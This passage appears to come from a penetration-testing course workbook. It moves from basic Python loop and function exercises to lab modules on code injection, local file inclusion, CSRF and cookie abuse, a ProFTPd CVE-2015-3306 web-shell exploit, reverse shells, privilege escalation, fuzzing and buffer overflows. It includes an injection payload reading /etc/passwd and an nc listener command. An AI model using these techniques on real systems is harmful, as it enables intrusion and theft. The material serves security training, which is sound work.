1
2
4
5
6
```

```

doctor = [1,2,'red','blue']  #create list with integers and strings
x = 0   #creates a variable
last_indexed = len(doctor) -1  #the variable is one less the length of doctor
while x <= last_indexed: #last_indexed is set to 3 via the previous variable
    doc = doctor[x]  #[x] pulls the item from index position 0
    print(doc,'fish')  #print prints the first indexed item and fish
    x = x+1  #x increments by 1 and the loop continues till evaluating to False

```

```
1 fish
2 fish
red fish
blue fish
```

```

houses = ["stark","lannister", "tyrell"]  #create list
for x in houses: #x is an arbitrary variable used to iterate through houses
    print(x)
```

```
stark
lannister
tyrell

houses = ["stark","lannister", "tyrell"]
for house in range(len(houses)):    #loop over indices of the items in a list
    print(house, houses[house])  #prints index and value in that index location
0 stark
1 lannister
2 tyrell

houses = {"stark":"of winterfell" ,"lannister":"of casterly rock" , "tyrell":"of highgarden"}       #create dictionary
for k, v in houses.items():     #looping through a dictionary
    print(k, v)                 #prints key:value pair
stark of winterfell
lannister of casterly rock
tyrell of highgarden
```

3. Type `help()` into the interpreter.
4. Create a docstring with the content of the fourth paragraph in the `help()` menu. Name the `docstring fourth`. (Do not retype the paragraph. Copy and paste the paragraph.)
5. Create a variable `foo` and make the value `fourth.split()`.
6. Find out what type of variable it is. What was the result?
7. Create an empty list and set it to the variable `removed_words`. What was the syntax used?
8. Iterate through `foo` to append all the words to the variable `removed_words` but do not include the words '`a`' and '`list`' in `removed_words`. What was the syntax used?
9. The variables `removed_words` and foo should have the same content, except `foo` also has '`a`' and '`list`'. Iterate through `removed_words`, find all the words that `foo` and removed_words have in common and remove them from `foo`. What syntax was used?
10. What is the output of print(`foo`)?

### For Further Discussion

Answer the following and discuss as a class:

1. How many numbers does this code print?

```
i = 42
while i>=0:
    print(i)
    i=i-1
```

2. What does i equal after the following code is ran?

```
i = 0
while i < 6:
     print(i)
     i += 1
```

3. What is the result of the following code?

```
i=0
while i < 6:
    print(i)
```

4. How many numbers does the following code produce?

```
i = 10
while True:
    print(i)
    i=i-2
    if i <=2:
        break
```

5. What is the output of the following code?

```
concourse = [4,3,2]
concourse[1] = concourse[2]-1
if 1 in concourse:
    print(concourse[0])
else:
    print(concourse[1])
```

6. What is the output of the following code?

```
names = [‘eric’, ‘karat’, ‘kathy’]
if ‘kathy’ in names:
   print(names[1])
```

7. What is the output of the following code?

```
names = [‘woody’,’travis’,’matt’]
names.insert(1,’jordan’)
if ‘jordan’ == names[1]:
   print(names[2])
```

## Functions

This next part of this exercise will focus on creating and utilizing user-defined functions. Functions are modular blocks of code that are used to perform an action and will only run when it is called. Parameters are passed through functions and can return data as a result. The `print()` command is an example of a function. The `print()` command is a block of code that performs the action of printing what is passed through the parentheses.

To create a function, use the keyword `def` followed by the name of the function to declare the function. Next add a parenthesis. The parentheses are used to pass parameters, arguments or even another function through the function being created. Lastly, a colon indicates the content that follows is the start of the function. Once the user-defined function name is created, the code block is ready to be created. Add statements that the function should execute and end the function with a return statement if the function should output something. If there is no return statement, the function will return an object None.

## Directions

Follow these steps to create and practice utilizing user-defined functions.

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
def my_func():
     print("Hello")

my_func()     #to call a function, use function name followed by parentheses
Hello


def my_func(artist):
    print("Funk Master " + artist)

my_func("Bootsy Collins")
Funk Master Bootsy Collins
my_func("Rick James")
Funk Master Rick James
my_func ("George Clinton")
Funk Master George Clinton


def pizza(topping = "peppers"):        #uses a default parameter value
    print("I like my pizza with " + topping)

pizza("onions")
I like my pizza with onions
pizza()                         #without parameters will use default parameters
I like my pizza with peppers
pizza("anchovies")
I like my pizza with anchovies

def maths(x):
    return 5 * x

print(maths(1))
5
print(maths(5))
25
print(maths(2))
10
```

3. Create a function named `excited`. The function should print an exclamation mark after any word that is passed through the function. For example, the output of `excited('monkey')` would result in monkey!. What syntax was used?
4. Create a function named `pizza.` The function should print, "I like my pizza with," and two toppings typically found on pizza. The sentence should end with an exclamation mark. If no arguments are passed through the function, then the default toppings should be pepperoni and sausage.
   If no arguments are passed through the function, the output of the function should look like:
   ```
   I like my pizza with pepperoni and sausage!
   ```
   If arguments are passed through the function, the output will look like the above, but with whatever arguments the user passed through. What syntax was used to create this function?
5. Create a function named `basic_func`. The function should print out a greeting followed by a request for the user's name. The function will use the user's name in a following sentence. What syntax was used?

### For Further Discussion

Answer the following and discuss as a class:

1. What are the key elements to creating a function?

## Module 2, Lesson 10 – Python in Practice I

### Introduction

Objectives:

- Utilize fundamental scripting concepts in Python
- Execute code injection in Python

The Python community is still deciding which version of its programming language should be taught to beginners. The wiki for Python says, "Python 2.x is legacy, Python 3.x is the present and future of the language." (https://wiki.python.org/moin/Python2orPython3)

This exercise will describe a method for code injection in Python 2.x and explain why you are unable to use this approach to code injection in Python 3.x. Also, this exercise will allow you to revisit basic scripting concepts such as `print()`, `input()`, `raw_input()`, string literals, functions, variables, creating scripts and code blocks.

### Scenario

You will review the fundamentals of the Python programming language by writing a script in Python 2.x and a script in Python 3.x. Both scripts will misuse a common function and turn it into a dangerous vulnerability. You will test the vulnerability by attempting to access local files, but you will have a means to perform arbitrary code execution. Potentially, much more damage could be done to the system. You and your squad should know and recognize how functions can be abused in this way.  Always opt for the latest and most secure versions of your tools: Python 3 is a fine example.

The following should resemble the output of the Python 2.x script:

```
phill@ubuntu:~/python$ ./hello_pythonic_world.py

--------------------------------------------------
              Hello World of Code Injection

                input() vs raw_input()
--------------------------------------------------

Hi! Please type your name here: Doogie Howser
Hi Doogie Howser. Let’s try some code injection.

Exploit me here: __import__(“os”).system(“tail /etc/passwd”)
pulse:x:112:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
colord:x:114:122:colord colour management daemon,,,:/var/lib/colord:/
bin/false
saned:x:115:123::/home/saned:/bin/false
phill:x:1000:1000:pb,,,:/home/phill:/bin/bash
sad_victim:x:1001:1001:Goodjob w code injection:/home/sad_victim:
imauser:x:5050:5051:random:/home/imauser:/bin/dash
jeri:x:1002:1002:jb:/home/jeri:/bin/csh
tim:x:1003:1003:live baltimore:/home/tim:/bin/bash
doogie:x:1004:1004:young doc:/home/thor:/bin/bash
```

**CODE BLOCK #1:**
Provide a header for the user.

**CODE BLOCK #2:**
- Request user name.
- User name used in stdout

**CODE BLOCK #2 CONT:**
Why does code injection work here?

The following output shows the results of running the same script but with Python 3.x:

```
phill@kali:~/python# ./hello_world_python3.py

--------------------------------------------------
              Hello World of Code Injection

                input() vs raw_input()
--------------------------------------------------

Hi! Please type your name here: Doogie Howser
Hi Doogie Howser. Let’s try some code injection.

Exploit me here: __import__(“os”).system(“tail /etc/passwd”)
root@kali:~/python#
root@kali:~/python#
```

**UNSUCCESSFUL**

In the second script, the user was not able to inject any code. The "tail /etc/passwd" command did not return the desired results and the script just ended.

In the Python 3 script, the `raw_input()` statement is no longer used.

> *"raw_input() was renamed to input(). That is, the new input() function reads a line from sys.stdin and returns it with the trailing newline stripped. It raises EOFError if the input is terminated prematurely. To get the old behavior of input(), use eval(input())."*
>
> https://docs.python.org/3/whatsnew/3.0.html

However, the use of `raw_input()` is used regularly in Python 2. One of the questions that you will answer at the end of the exercise is, "why does using `input()` allow for code injection?"

### Directions

Follow these steps to complete the exercise:

1. Read the Python wiki page to learn more about Python 2.x and 3.x. https://wiki.python.org/moin/Python2orPython3
2. Create pseudocode that describes how the script will work. Use the pseudocode to annotate what is desired for each block of code to do.
3. Create 2 scripts:
   a. One script should use Python 2.x.
   b. The other script should use Python 3.x.
   c. In both scripts, include **three** functions:
      i. One as the overall **main** function, that calls the other two.
      ii. Another that displays a banner, as the header of the script.
      iii. And finally one that uses `raw_input()` to store the user's name in a variable, prints it to the screen, and uses the input() function to allow for a code injection vulnerability in Python 2.x.
   d. Make sure that the beginning of the script indicates which Python library is being used. Will it be `/usr/bin/python or /usr/bin/python3?`

**NOTE**: Feel free to use online help and classmates when things become difficult!

## Resources

*Python: Python2orPython3*
https://wiki.python.org/moin/Python2orPython3

*Python: What's New In Python 3.0*
https://docs.python.org/3/whatsnew/3.0.html

*Stack Overflow: The Incredible Growth of Python*
https://stackoverflow.blog/2017/09/06/incredible-growth-python

*Stack Overflow: What does if __name__ == "__main__": do?*
https://stackoverflow.com/questions/419163/what-does-if-name-main-do

*Day 21 - The mysterious if __name__ == "__main__" (Anna-Lena Popkes)*
http://alpopkes.com/posts/2018/08/coding-challenge-day-21/

## For Further Discussion

Consider the following and discuss as a class:

1. Why does using `input()` allow for code injection in Python 2.x?
2. How could this same method of code injection occur in Python 3.x?
3. In what ways can code injection be remediated?

# Module 2, Lesson 10 – Python in Practice II

## Introduction

Objectives:

- Utilize fundamental scripting concepts in Python
- Perform target reconnaissance with Python built-in libraries

In this exercise, students will explore new functionality in the Python programming language and interact with built-in standard libraries. The code in this exercise shows you how to make a connection to an FTP server, retrieve the displayed welcome banner, and uses it to find an entry in a file that lists vulnerable software.

## Modules

A module can be considered a code library. The functions that we have created could become modules if we saved the code with a .py extension. Scripts can use modules but they must be imported at the beginning of the script.  in this exercise, we will use the socket module, which provides a library for making network connections. With the freedom of being able to import modules and extend functionality, writing scripts becomes much easier!

## Scenario

Your task is to create a banner-grabbing script and check the banner against a local text file that keeps record of vulnerable FTP servers.

## Directions

1. Open up a text editor and create a document named functionex.py.
2. Type the following:

```
def greeting(name):
    print("Hello, " + name)
```

3. Save the file.
4. Open a Python interpreter in the directory where the functionex.py module is located.
5. To import and use the module, enter the text below:

```
import functionex
functionex.greeting("Dirk")
Hello, Dirk
```

6. Next, write a script that connects to an FTP server located at 192.168.229.105 on the network.
   **NOTE**: Use what you have learned about the socket module.
7. Receive data from the socket server and retrieve the banner. What was the software name and version number of the server that you connected to?
8. In the same Python script:
   a. Carve out the software name and version number from the received banner and use that to find an entry in the provided ftp_software_list.txt file.
   b. Use file handling code to loop through the file and find if the software name and version number are in a line. If it is present, what does the full line say?

**Resources**

*xkcd: A Webcomic of Romance, Sarcasm, Math, and Language.*
https://xkcd.com/353/

*Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*
https://archive.org/details/ViolentPythonACookbookForHackersForensicAn-alystsPenetrationTestersAndSecurityEngineers_201812

*DataCamp: Python*
https://www.datacamp.com/community/tags/python

## Module 2, Lesson 11 – Python Modules

### Introduction

Objectives:

- Conduct active reconnaissance using Python
- Plan exploitation using Python
- Interpret Python module documentation
- Manipulate web content with Python

The Python standard library has many useful modules that can extend your scripts and offer a great deal of additional functions. Since these libraries are built into Python, they are available to you once the language has been installed.

This exercise will test your ability to use different methods of the Python libraries, including urllib, requests, base64 and some others. It will offer an opportunity to practice the syntax and review the official documentation for guidance on tasks you may need assistance with.

### Scenario

You have determined there is a website running on the 192.168.229.105 machine, but it seems to only respond to automated requests. Your task is to explore and navigate through the web pages with Python, sharpening your scripting skills along the way, and determine other vulnerabilities or information the website might have.

### Questions

Follow these steps to complete the exercise:

1. Open the URL http://192.168.229.105 with the urllib module in Python. What is the name of the development page that is unveiled to you?
2. Access the development page. What does the header on the page say?
3. What is the URL for the response you received, has it changed?
4. What page were you last redirected from?
5. This new URL format looks like a potential vulnerability. You have the opportunity to take advantage of a basic Local File Inclusion vulnerability. Access the /etc/passwd file on the web server. What username is the last on the list?
6. The development page links to another page that requires authentication, but you should have an idea for a username and password now. Access the page with the new credentials. What does the header on the page say?

7. You should set up a "Session" to view this portion of the website and reset your password. You have the opportunity to scrape out and abuse a Cross-Site Request Forgery token. POST the required form data to continue. What syntax did you use?
8. The current page set a cookie (aside from your session ID). What is the name and value of this cookie?
9. Change the cookie value to become an admin user level and access the page once more. What does the header on the page say?
10. Now that you have the admin account, you can view the maintained files. How many links are present on this page?
11. The linked pages look to be encoded, but the links do not go anywhere! One page potentially has leaked PII. What is the name of this file?
12. Try to access the PII file with the decoded filename. What is the name and social security number of the individual you just found information on? (I.e., in the case of the filenames, http://192.168.229.105/REMzQ1RB.txt becomes http://192.168.229.105/DC3CTA.txt)
13. The PII file leaked even more information than we expected. What is the filename for the new page that you found?
14. Accessing this new page, use the file upload functionality to overwrite the PII file that you have just accessed. Use the same filename to replace it with some bogus data! What syntax did you use?
15. When you have successfully overwritten the PII file, access http://192.168.229.105/integrity_check.php. What is the message you are greeted with?

### Resources

*Python: urllib Documentation*
https://docs.python.org/3/library/urllib.request.html#module-urllib.request

*Python: requests Documentation*
http://docs.python-requests.org/en/master/

http://docs.python-requests.org/en/master/user/quickstart/

*Python: re Documentation*
https://docs.python.org/3/library/re.html

*Python: BeautifulSoup Documentation*
https://www.crummy.com/software/BeautifulSoup/bs4/doc/

*Python: base64 Documentation*
https://docs.python.org/3.4/library/base64.html

## For Further Discussion

Consider the following and discuss as a class:

1. In Step 5 you found a local file inclusion vulnerability. What other potential files could you retrieve?
2. Could you leverage the local file inclusion vulnerability to a much more severe vulnerability? If so, how?
3. Why did you need to maintain a "session" for Steps 7 and onward?
4. In Step 14 you found a file upload feature. How could this be abused to open more vulnerabilities? How and why?

# Module 2, Lesson 12 – Python and ExploitDB

## Introduction

Objectives:

- Interpret exploit code and Metasploit modules
- Execute exploit on target machine with Python
- Perform privilege escalation on target with Python

Too many organizations today are still using old, outdated, and unpatched technology, which means that they are vulnerable to many easy attack vectors. Adversaries or threat emulation teams can discover the software running on a server and determine its potential vulnerabilities.

## Scenario

After performing reconnaissance on a machine at 192.168.229.105, you have found that it is running a PHP web server and an outdated ProFTPd service. Since you can utilize known exploits to achieve remote code execution on the box, your task is to create a command-and-control channel with a reverse shell back to your attacker machine and (optionally) gain root access.

To complete this exercise, the student must exploit a ProFTPd 1.3.5 server without using Metasploit. Students must craft their own exploit script using Python 3. The Metasploit module source code and other scripts found within the ExploitDB can serve as inspiration, but the code used should be the student's own.

## Directions

Follow these steps to complete the exercise:

1. **Without using Metasploit**, achieve remote code execution on the 192.168.229.105 box with CVE-2015-3306. Students should synthesize what they have learned from reviewing other exploit code to write a Python 3 script that automates the deployment of a PHP web shell.
2. Using your newly established remote code execution, create a reverse shell connection from the victim machine back to your attacker machine. Use whatever appropriate port of your choosing.
   **NOTE**: Do not forget to set up a listener! `nc -lnvp 9001`

Upon completion of Steps 1 and 2, you have accomplished the learning objectives, and in that sense, **you have completed the exercise**. At this point in the Cyber Kill Chain model, you have completed exploitation and established command and control.

If you wish to continue with the optional section, you can escalate your privileges and gain root access. While this is not explicitly discussed in lecture, the following is an opportunity to expand your understanding and practice more advanced skills:

3. Upgrade your reverse shell with some terminal niceties:
   `python -c “import pty; pty.spawn(‘/bin/bash’)”`
   `^Z` (press Control+Z to background your reverse shell process)
   `stty raw -echo`
   `fg` (you will not see your input but trust that it is there!)
   `export TERM=screen`
4. Perform some basic enumeration. Are there other user accounts on this box?
5. Can you access any of the files in this user’s home directory? If so, which?
6. What is this user’s password?
7. Switch to their user account with `su <username>`. You may need to reinvoke bash. What file can you now read?
8. Take advantage of the Python backup script to escalate your privileges. **HINT**: Do you remember where Python modules are loaded from?

### Resources

*ExploitDB & searchsploit References*
https://www.exploit-db.com/

https://www.exploit-db.com/searchsploit

*Reverse Shells*
https://highon.coffee/blog/reverse-shell-cheat-sheet/

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

*Privilege Escalation*
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html

## For Further Discussion

Consider the following and discuss as a class:

1. What location on the file system did you place your PHP code? Why?
2. What port did you choose for your reverse shell? Are they any ports that you would not be able to use?
3. Once you have access to the machine, what other damage could you do?
4. How else can you abuse the Python script to escalate your privileges?
5. We did not work to establish persistence. What are potential options we could explore to set up persistence?

# Module 2, Lesson 13 – Simple Fuzzer

## Introduction

Objectives:

- Perform manual fuzzing
- Develop fuzzing scripts
- Determine potential vulnerabilities

In this exercise, students will identify buffer overflow vulnerabilities in an unknown application with "manual" fuzzing and simple socket fuzzing. They will also create Python scripts to assist in fuzzing.

## Scenario

During an assessment, you've come across a custom application called "Character Server" inside the target network. You have the application and the necessary DLL files, which are in the "Character Server" folder on the desktop of the Windows 7 image. However, the customer did not provide any source code for the application. You'll need to identify any potential buffer overflow vulnerabilities in the target software with open source tools (Nmap, Amap, NC) and custom code (Python).

## Directions

To accomplish your goals, follow these steps:

1. Identify the port(s) open in the application.
2. Identify potential commands/functions that may be susceptible to buffer overflow.
3. Attempt to "manually fuzz" at least one of the commands.
4. Create a simple script in Python that can send larger amounts of data to the socket identified.
5. **CHALLENGE**: The above steps were all covered in the presentation. Now, you must build a Python script that will systematically increase the number of characters sent to a command until the application crashes (i.e., It will send NICK AAAAA then NICK AAAAAAAAAA etc.). When the program crashes, you must be able to identify this. Also, note that the "NICK" command is just one of several vulnerable commands.

**HINT**: Overflowing the buffer on these commands ranges in difficulty from extremely easy to impossible. Not every command will be able to be overflowed. Use your time wisely and try to get the low hanging fruit first.

## For Further Discussion

Consider the following questions and we will discuss them as a class after the exercise:

1. Were you able to "manually fuzz" any of the commands?
   a. If yes, what techniques did you use?
2. What increment did your fuzzer count by in the CHALLENGE? (Keep your code handy, we'll be discussing various ways of coding this.)
   a. Which commands did you try?

# Module 2, Lesson 13 – SPIKE

## Introduction

Objective:

- Use a third-party fuzzer to test an application

In this exercise, students will utilize a well-known and poorly documented fuzzer called SPIKE. SPIKE is a standard Kali tool and is included in your student build.

## Scenario

During the assessment of "Character Server," your custom fuzzer is not working on a command and, therefore, you have decided to test the application utilizing the well-known fuzzer, SPIKE. Your goal is to attempt to find a crash in the command 'GROUP' and the string that caused it.

## Directions

Follow these steps to discover the source of the crash using SPIKE.

1. Create a SPIKE script (.spk file) that will test the GROUP command.
2. Configure Wireshark to monitor the SPIKE fuzzer's traffic.
    a. **HINT**: This is one of the easier ways to identify the string that caused the crash. Be careful, since there are many streams that will include failed fuzz attempts. Remember, the Extended Instruction Pointer (EIP) will generally show the string of letters (or hex) that crashed the program. So, if you find "ABCD" in the EIP, that's what you should search for in your PCAP.
3. Run the fuzzer against the Character Server.

## For Further Discussion

Answer the following and discuss as a class:

1. Did a crash occur? If yes, what techniques/scripts did you use?
2. Did you capture the string that crashed the command? What was the exact string?

## Resources

*An Introduction to Fuzzing: Using fuzzers (SPIKE) to find vulnerabilities*
https://resources.infosecinstitute.com/intro-to-fuzzing/#gref

# Module 2, Lesson 13 – Intermediate Fuzzer

**OPTIONAL**

### Introduction

Objectives:

- Perform manual fuzzing
- Develop fuzzing scripts
- Determine potential vulnerabilities

In this exercise, the student will enhance the simple Python fuzzer from the previous exercise.

### Scenario

The customer in the first exercise has dozens of simple applications running on their local network. Apparently, the local admins are avid C programmers. You want to have an option of quickly fuzzing these programs (to identify bugs, of course) when you find them. Use the techniques you learned in this module, combined with the directions and hints below, to create a more flexible version of the fuzzer you just built.

### Directions

This lab is optional and is designed to give advanced students the opportunity to enhance the basic fuzzer. The steps below are merely ideas and guidance. You may be as creative as you'd like when building your next level fuzzing software.

1. Further develop your fuzzing script so that it includes more flexibility and scalability. A suggested list of feature goals is below. Again, these are simply ideas. Feel free to put even more features in.
   a. Automatic crash detection (the script itself reports back that it believes the remote application has crashed.)
   b. Variable commands for future use. Even though we're using it for one application, can we make it flexible enough to work with other applications out there?
   c. Automate the ability to identify commands, fuzz them, report which commands may be vulnerable, and state approximately when the commands crashed. So, in this scenario you will run your script against the target IP and PORT combo. The script will need to identify the commands via the HELP menu, then systematically attempt to overflow each until one crashes.

**HINT**: Once a crash has been detected you'll need a way of telling the script to ignore that command the next time you run it. Complete automation is possible but beyond the scope of what can be done in one day.

d. Allow for use of custom strings generated 3rd party software or sources (i.e. script outputs, web pages, etc.).

# Module 2, Lesson 14 – Buffer Overflow Exploit

## Introduction

Objective:

- Develop a buffer overflow exploit

In this exercise, students will identify the vulnerability on an internal inventory management server. The result should be a shell on the remote server.

## Scenario

As the team finished assessing "Character Server," you were informed that the same developer was responsible for an internal inventory management server named "Inventory Server." Since the team has discovered weaknesses in "Character Server," you have been tasked with exploiting the other server as well.

**NOTE**: The server's executable file and two supporting files are located in the folder called "Inventory Server" on the desktop of your Windows system.

## Directions

Follow these steps to overflow the buffer:

1. Identify the attack surface of the server.
2. Fuzz the server for weaknesses in buffers.
3. Develop a proof of concept exploit.
4. Further develop your exploit to a full shell.
   **NOTE**: You can choose to do a BIND or REVERSE shell or try both.

## For Further Discussion

Answer the following and discuss as a class:

1. What command did you find to be vulnerable?
2. Describe the string(s) used to crash the command.
3. What registers did you overwrite? Why?
4. Describe any obstacles you had to overcome to exploit this this command.